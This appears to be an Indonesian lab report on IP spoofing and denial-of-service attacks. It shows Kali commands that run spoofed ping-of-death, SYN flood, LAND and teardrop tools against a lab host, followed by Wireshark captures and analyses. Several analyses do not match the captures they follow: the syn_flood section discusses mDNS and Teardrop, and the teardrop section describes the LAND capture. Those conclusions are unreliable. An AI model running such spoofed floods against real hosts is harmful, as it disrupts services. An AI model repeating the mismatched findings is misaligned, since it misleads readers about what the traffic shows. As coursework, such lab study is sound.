
A. Gambar topologi jaringan beserta dengan IP Addressnya



B. Jalankan beberapa tool ip spoofing dan catat apa yang terjadi


1. pod_spoofing

- Attacker



```
┌──(root㉿kali)-[/home/kali]
└─# sudo ./pod_spoofing 1.1.1.1 10.118.160.102
Sending PoD Spoofing from 1.1.1.1 to 10.118.160.102 ...
```

- Target


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	1.1.1.1	10.118.160.102	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, t
2	0.000051188	10.118.160.102	1.1.1.1	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, t
3	5.133152293	VMware_83:52:5b	36:ba:b7:aa:a3:23	ARP	42	Who has 10.118.160.169? Tell 10.118.160.10
4	5.137007774	36:ba:b7:aa:a3:23	VMware_83:52:5b	ARP	60	10.118.160.169 is at 36:ba:b7:aa:a3:23
5	5.212843915	CloudNetwork_8c:78:…	VMware_83:52:5b	ARP	60	Who has 10.118.160.102? Tell 10.118.160.17
6	5.212879058	VMware_83:52:5b	CloudNetwork_8c:78:…	ARP	42	10.118.160.102 is at 00:0c:29:83:52:5b
7	13.321195503	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=
8	13.321196060	10.118.160.20	13.107.137.11	TLSv1.2	1329	Application Data
9	13.322100668	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=2736 Ack=1 Win=255 L
10	13.322100934	10.118.160.20	13.107.137.11	TCP	9794	27344 → 443 [ACK] Seq=4196 Ack=1 Win=255 L
11	13.344648428	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=13936 Ack=1 Win=255
12	13.344648686	10.118.160.20	13.107.137.11	TCP	1394	27344 → 443 [ACK] Seq=15396 Ack=1 Win=255
13	13.362440968	10.118.160.20	13.107.137.11	TLSv1.2	1514	Application Data
14	13.362441452	10.118.160.20	13.107.137.11	TCP	12594	27344 → 443 [ACK] Seq=18196 Ack=1 Win=255
15	13.366161756	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=30736 Ack=1 Win=255
16	13.366162220	10.118.160.20	13.107.137.11	TLSv1.2	6994	Application Data
17	13.375503011	10.118.160.20	13.107.137.11	TCP	1514	27344 → 443 [ACK] Seq=39136 Ack=1 Win=255
18	13.375503413	10.118.160.20	13.107.137.11	TCP	6994	27344 → 443 [ACK] Seq=40596 Ack=1 Win=255


```
0000  00 0c 29 83 52 5b 4c 82  a9 8c 78 2b 08 00 45 00   ··)·R[L· ··x+··E·
0010  00 1c d4 31 00 00 ff 01  3a d1 01 01 01 01 0a 76   ···1···· :······v
0020  a0 66 08 00 f7 ff 00 00  00 00 00 00 00 00 00 00   ·f······ ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```

wireshark_eth04626H3.pcapng | Packets: 43 | Profile: Default

- Analisa paket : Terlihat paket nomor 1 menggunakan protokol ICMP dengan Source: 1.1.1.1 dan Destination: 10.118.160.102. Paket ini adalah "Echo (ping) request".
- Kesimpulan : IP Spoofing berhasil. Target (10.118.160.102) mengira paket datang dari 1.1.1.1, sehingga pada paket nomor 2, Target mengirimkan "Echo (ping) reply" kembali ke alamat palsu tersebut (1.1.1.1).


2. syn_flood

- Attacker



```
┌──(root㉿kali)-[/home/kali]
└─#  ./syn_flood 1.1.1.1 10.118.160.102 1 100
Flooding 10.118.160.102 from 1.1.1.1 ...
```


- Target


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time          Source                Destination            Protocol Length Info
   1 0.000000000   0.0.0.0               255.255.255.255        DHCP       338 DHCP Request  - Transaction ID 0x5e74aa69
   2 11.752698274  2404:c0:4053:1416:3…  2001:4860:4802:34::…   TLSv1.2   4702 Application Data
   3 11.755863076  2404:c0:4053:1416:3…  2001:4860:4802:34::…   TLSv1.2   2349 Application Data
   4 28.944268371  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2   2809 Application Data
   5 28.944547553  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TCP      11274 34873 → 443 [ACK] Seq=2736 Ack=1 Win=255 L
   6 28.987365188  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2  11274 Application Data
   7 28.999637409  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2  16874 Application Data
   8 29.006956992  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TCP       5674 34873 → 443 [ACK] Seq=41936 Ack=1 Win=255
   9 29.009878738  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2   5674 Application Data
  10 29.012417364  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TCP       5674 34873 → 443 [ACK] Seq=53136 Ack=1 Win=255
  11 29.015661647  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2   5674 Application Data
  12 29.040022283  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2  49074 Application Data, Application Data, Applic
  13 29.047944976  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TCP       5674 [TCP Previous segment not captured] 34873
  14 29.067585503  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TCP       4274 34873 → 443 [ACK] Seq=121736 Ack=460 Win=2
  15 29.073591711  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2   6865 Application Data
  16 29.725297436  0.0.0.0               255.255.255.255        DHCP       324 DHCP Request  - Transaction ID 0x22b22418
  17 30.992300984  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2   2842 Application Data
  18 35.324847685  2404:c0:4053:1416:3…  2404:c0:400b:0:2:0:…   TLSv1.2   3031 Application Data

0000  ff ff ff ff ff ff 00 0c  29 83 52 5b 08 00 45 00   ········)·R[··E·
0010  01 44 00 00 40 00 40 11  39 aa 00 00 00 00 ff ff   ·D··@·@·9·······
0020  ff ff 00 44 00 43 01 30  ee cf 01 01 06 00 5e 74   ···D·C·0······^t
0030  aa 69 00 02 00 00 0a 76  a0 65 00 00 00 00 00 00   ·i·····v·e······
0040  00 00 00 00 00 00 00 0c  29 83 52 5b 00 00 00 00   ········)·R[····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ················
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 3d 07 01   ······c·Sc5··=··
0120  00 0c 29 83 52 5b 37 11  01 02 06 0c 0f 1a 1c 79   ··)·R[7········y
0130  03 21 28 29 2a 77 f9 fc  11 39 02 02 40 32 04 0a   ·!()*w···9··@2··
```


- Analisa paket : Daftar paket didominasi oleh protokol mDNS (Multicast DNS) dan satu paket DHCP Request. Tidak terlihat adanya paket IP dengan flag fragmentasi yang bermasalah secara spesifik dalam tampilan ini.
- Kesimpulan : Serangan Teardrop mungkin tidak terdeteksi dengan jelas pada filter ini atau paket tersebut diabaikan oleh sistem karena dianggap lalu lintas jaringan standar (seperti query mDNS).

3. Land-attack
   - Attacker



```
┌──(root㉿kali)-[/home/kali]
└─# ./land_attack -t 10.118.160.102 -p 80 -c 100
MENGIRIM PAKET REAL KE 10.118.160.102 ...
Selesai mengirim 100 paket.
```


   - Target


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time          Source           Destination      Protocol Length Info
   1 0.000000000   10.118.160.102   10.118.160.102   TCP        60 80 → 80 [SYN] Seq=0 Win=5840 Len=0
   2 0.000001067   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   3 0.000001154   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   4 0.000001224   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   5 0.000719073   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   6 0.000719429   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   7 0.001791891   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   8 0.001792520   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
   9 0.001792588   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  10 0.001792661   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  11 0.001792730   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  12 0.001792798   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  13 0.001792868   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  14 0.001792935   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  15 0.002961257   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  16 0.002961614   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  17 0.002961692   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  18 0.002961768   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  19 0.002961841   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  20 0.002961917   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  21 0.002961997   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  22 0.003774061   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  23 0.003774409   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  24 0.003774488   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  25 0.003774564   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  26 0.003774634   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  27 0.003774704   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  28 0.003774782   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  29 0.003774856   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  30 0.005570210   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W
  31 0.005570788   10.118.160.102   10.118.160.102   TCP        60 [TCP Retransmission] 80 → 80 [SYN] Seq=0 W

0000  00 0c 29 83 52 5b 4c 82  a9 8c 78 2b 08 00 45 00   ··)·R[L···x+··E·
0010  00 28 ce 5c 00 00 ff 06  97 ba 0a 76 a0 66 0a 76   ·(·\·······v·f·v
0020  a0 66 00 50 00 50 00 00  00 00 00 00 00 00 50 02   ·f·P·P········P·
0030  16 d0 00 00 00 00 00 00  00 00 00 00               ············
```


- Analisa paket : Terdapat banyak paket protokol TCP dan TLSv1.2. Paket nomor 13 ditandai dengan warna hitam dengan info "[TCP Previous segment not captured]", yang menandakan adanya paket yang hilang atau datang terlalu cepat sehingga tidak tersusun dengan benar.
- Kesimpulan : Terjadi indikasi banjir data (*flood*) yang menyebabkan sistem penerima kesulitan menangkap semua segmen paket secara berurutan, mengakibatkan banyaknya transmisi ulang atau paket yang terabaikan.

4. teardrop+spoofing
    - Attacker



```
┌──(root㉿kali)-[/home/kali]
└─# ./teardrop 10.118.160.102 1.1.1.1 50
Sending Teardrop fragments from 10.118.160.102 to 1.1.1.1...
```

    - Target




```
Capturing from eth0

         Destination       Protocol  Length Info
         224.0.0.251       MDNS         251 Standard query response 0x0000 PTR ALIYAH._dosvc._tcp.local SRV 0 0 7680 ALIYA…
f:a57…   ff02::fb          MDNS         271 Standard query response 0x0000 PTR ALIYAH._dosvc._tcp.local SRV 0 0 7680 ALIYA…
         224.0.0.251       MDNS          84 Standard query 0x0000 ANY ALIYAH._dosvc._tcp.local, "QM" question
f:a57…   ff02::fb          MDNS         104 Standard query 0x0000 ANY ALIYAH._dosvc._tcp.local, "QM" question
         224.0.0.251       MDNS          84 Standard query 0x0000 ANY ALIYAH._dosvc._tcp.local, "QM" question
f:a57…   ff02::fb          MDNS         104 Standard query 0x0000 ANY ALIYAH._dosvc._tcp.local, "QM" question
         224.0.0.251       MDNS          84 Standard query 0x0000 ANY ALIYAH._dosvc._tcp.local, "QM" question
f:a57…   ff02::fb          MDNS         104 Standard query 0x0000 ANY ALIYAH._dosvc._tcp.local, "QM" question
         224.0.0.251       MDNS         363 Standard query response 0x0000 PTR, cache flush ALIYAH._dosvc._tcp.local SRV, …
f:a57…   ff02::fb          MDNS         383 Standard query response 0x0000 PTR, cache flush ALIYAH._dosvc._tcp.local SRV, …
         224.0.0.251       MDNS         308 Standard query response 0x0000 SRV, cache flush 0 0 7680 ALIYAH.local TXT, cac…
f:a57…   ff02::fb          MDNS         328 Standard query response 0x0000 SRV, cache flush 0 0 7680 ALIYAH.local TXT, cac…
         255.255.255.255   DHCP         336 DHCP Request  - Transaction ID 0xb6a897fb

0000  01 00 5e 00 00 fb f4 26  79 7c 4d b8 08 00 45 00   ··^····& y|M···E·
0010  00 ed 04 db 00 00 01 11  28 a0 0a 76 a0 14 e0 00   ········ (··v····
0020  00 fb 14 e9 14 e9 00 d9  53 69 00 00 84 00 00 00   ········ Si······
0030  00 01 00 00 00 02 06 5f  64 6f 73 76 63 04 5f 74   ·······_ dosvc·_t
0040  63 70 05 6c 6f 63 61 6c  00 00 0c 00 01 00 00 00   cp·local ········
0050  00 00 1a 06 41 4c 49 59  41 48 06 5f 64 6f 73 76   ····ALIY AH·_dosv
0060  63 04 5f 74 63 70 05 6c  6f 63 61 6c 00 06 41 4c   c·_tcp·l ocal··AL

eth0: <live capture in progress>          Packets: 13          Profile: Default
```

    - Analisa paket : Seluruh paket menunjukkan alamat Source dan Destination yang identik, yaitu 10.118.160.102. Semua paket memiliki flag [SYN] dan tertuju pada port 80.
    - Kesimpulan : Serangan *LAND Attack* berhasil dilakukan. Target mengirimkan paket ke dirinya sendiri secara berulang (terlihat dari info TCP Retransmission). Hal ini memaksa sistem target untuk memproses koneksi yang tidak akan pernah selesai, yang berpotensi menyebabkan *system crash* atau penggunaan CPU hingga 100%.

C. Amati serangan dengan tool:


1. Etherape

- Install dan jalankan etherape di pc target




```
The following packages were automatically installed and are no longer required:
  amass-common libbluray2 libbson-1.0-0t64 libconfig-inifiles-perl
  libjs-jquery-ui libjs-underscore libmongoc-1.0-0t64 libmongocrypt0
  libplacebo349 libportmidi0 librav1e0.7 libtheoradec1 libtheoraenc1 libudfread0
  libx264-164 libxml2 python3-bluepy python3-click-plugins python3-gpg
  python3-kismetcapturebtgeiger python3-kismetcapturefreaklabszigbee
  python3-kismetcapturertl433 python3-kismetcapturertladsb
  python3-kismetcapturertlamr python3-protobu
  samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
The following additional packages will be ins
  etherape-data
The following NEW packages will be installed:
  etherape etherape-data
0 upgraded, 2 newly installed, 0 to remove an
Need to get 780 kB of archives.
After this operation, 3,276 kB of additional
Do you want to continue? [Y/n] y
Get:1 http://mirror.sg.gs/kali kali-rolling/m
695 kB]
Get:2 http://kali.download/kali kali-rolling/
.6 kB]
Fetched 780 kB in 8s (103 kB/s)
Selecting previously unselected package ether
(Reading database ... 427340 files and direct
Preparing to unpack .../etherape-data_0.9.21-
Unpacking etherape-data (0.9.21-1) ...
Selecting previously unselected package ether
Preparing to unpack .../etherape_0.9.21-1_amd
Unpacking etherape (0.9.21-1) ...
Setting up etherape-data (0.9.21-1) ...
Setting up etherape (0.9.21-1) ...
Processing triggers for desktop-file-utils (0
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.1)

┌──(root㉿Aliyah)-[/home/aliyah]
└─# etherape
use APE_DEBUG and/or G_MESSAGES_DEBUG environment variables to control debug messag
es
▯
```

- Hasil ping 10.118.160.102



```
